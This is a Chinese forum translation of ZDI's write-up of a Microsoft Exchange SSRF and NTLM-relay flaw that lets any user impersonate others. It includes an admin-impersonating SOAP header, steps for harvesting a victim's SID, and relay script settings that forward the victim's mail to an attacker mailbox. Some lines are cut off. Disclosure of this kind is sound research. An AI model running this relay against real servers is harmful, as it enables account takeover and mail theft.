ZDI年度五大漏洞之三——Microsoft Exchange任意用户伪造漏洞

Agostop / 2018-12-26 08:38:00 / 浏览数 3473 技术文章 翻译文章 顶(0) 踩(0)

原文链接：https://www.zerodayinitiative.com/blog/2018/12/19/an-insincere-form-of-flattery-impersonating-users-on-microsoft-exchange

这是ZDI评选的2018年五大漏洞的第三个案例，这些评选出来的bug具有一些独特的元素，使得其与今年发布的大约1400条其他报告不同。今天我们来看一个微软Exchange

在ZDI的12月补丁博客中，Dustin
Childs提到了一个Exchange的漏洞，它允许Exchange服务器上的任何人模拟该服务器上的其他人。这个漏洞可以用于一些办公室里的恶作剧，但它更有可能被用于鱼叉式网
2018年5大漏洞系列的一部分，本文深入研究了这个服务器端请求伪造(SSRF)漏洞的细节，并展示了这种假冒是如何发生的。

漏洞

这种用户假冒是由SSRF漏洞与其他脆弱性相结合而导致的。Exchange允许任何用户为订阅推送指定特定的URL，服务器将尝试向该URL发送通知，问题的原因在于Exchang
CredentialCache.DefaultCredentials来进行连接：

```
Microsoft.Exchange.Services.dll

// Microsoft.Exchange.Services.Core.PushSubscription
private void BeginSendNotification()
{
/* … */
     notificationServiceClient.Credentials = CredentialCache.DefaultCredentials;
/* … */
     notificationServiceClient.SendNotificationAsync(this.notificationData, new
NotificationServiceClient.SendNotificationResultCallback(PushSubscription.Proces
sResultCallback), this);
/* … */
}
```

在Exchange
Web服务中，CredentialCache.DefaultCredentials在NT系统权限中运行。这会导致Exchange服务器向攻击者的服务器发送NTLM哈希，并且Exchange服务器还默认设置

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\DisableLoopbackCheck = 1
```

这允许我们将这些NTLM哈希值用于HTTP身份验证，例如，可以使用这些哈希值访问Exchange
Web服务(EWS)。由于它在NT系统权限级别上运行，攻击者可以使用TokenSerializationRight获得"特权"会话，然后就可以使用SOAP头模拟任何想要的用户。

下面是一个SOAP头的示例，它使用S-1-5-21-4187549019-2363330540-1546371449-500的SID来模拟管理员用户：

```
<soap:Header>
     <t:RequestServerVersion Version="Exchange2016" />
<m:SerializedSecurityContext>
<m:UserSid>S-1-5-21-4187549019-2363330540-1546371449-500</m:UserSid>
<m:GroupSids>
   <m:GroupIdentifier>
     <t:SecurityIdentifier>S-1-5-21-4187549019-2363330540-1546371449-
500</t:SecurityIdentifier>
   </m:GroupIdentifier>
</m:GroupSids>
<RestrictedGroupSids>
<RestrictedGroupIdentifier> </RestrictedGroupIdentifier>
</RestrictedGroupSids>
</m:SerializedSecurityContext>
</soap:Header>
…
```

漏洞利用

在这个演示过程中，我们会用到几个python脚本：


- serverHTTP_relayNTLM.py——它从入站连接获取NTLM哈希值并将其用于EWS身份验证

- Exch_EWS_pushSubscribe.py——使用传给serverHTTP_relayNTLM.py的URL触发PushSubscription EWS调用


你可以从这里下载脚本,还需要安装python-ntlm模块。

利用漏洞的第一步是获取我们想要模拟的人的SID，有一种方法可以这样获取：


1. 以授权用户身份登录到OWA。在本例中，我们作为“攻击者”登录:




2. 接下来，创建任意一个文件夹，本例中我们用tempFold。右键点击这个文件夹，选择菜单中的“Permissions...” 选项。



3. 在这里添加要模拟的人的电子邮件。我们设置的目标是victim@contoso.local：




4. 现在按F12键并选择Network选项，然后再右键点击tempFold，选择菜单中的“Permissions...” 选项。



5. 我们需要检查第一次service.svc?action=GetFolder请求的回应，为了能看到它，可以导航到：

```
Body->ResponseMessages->Items->0->Folders->0->PermissionSet->Permissions->N->UserId->SID
```


N
-在这个例子中是2(最新的一个)，但是你可以检查所有项来找到正确的那一个。PrimarySmtpAddress应该是我们想要得到的目标，如果请求响应中没有包含Permission item，我们就需要重新审核另一个service.svc?action=GetFolder请求。



6. 我们将在serverHTTP_relayNTLM.py中使用这个SID,用于模拟受害者用户。另外，我们需要在攻击者控制的机器上选择一个不太可能被阻塞的TCP端口，并且允许在Exch
现在我们来用真实信息来更新一下serverHTTP_relayNTLM.py中的几行：

```
#Port for the HTTP server
#Should be the same as in EVIL_HTTPSERVER_URL in Exch_EWS_pushSubscribe.py
HTTPPORT = 8080

#You have to replace next values by valid ip/address, port and protocol ('http'
or 'https') to EWS
target_ip='exch2016.contoso.local'
target_port = 443
PROTO='https'
#PROTO='http'

#Path to EWS
URL = "/EWS/Exchange.asmx"

#SMTP addresses of attacker mailbox (we will receive all emails sent to victim)
ATTACKER = "attacker@contoso.local"

VICTIM_SID = "S-1-5-21-4187549019-2363330540-1546371449-2602"
```


一旦脚本有了正确的变量值，就可以开始了:



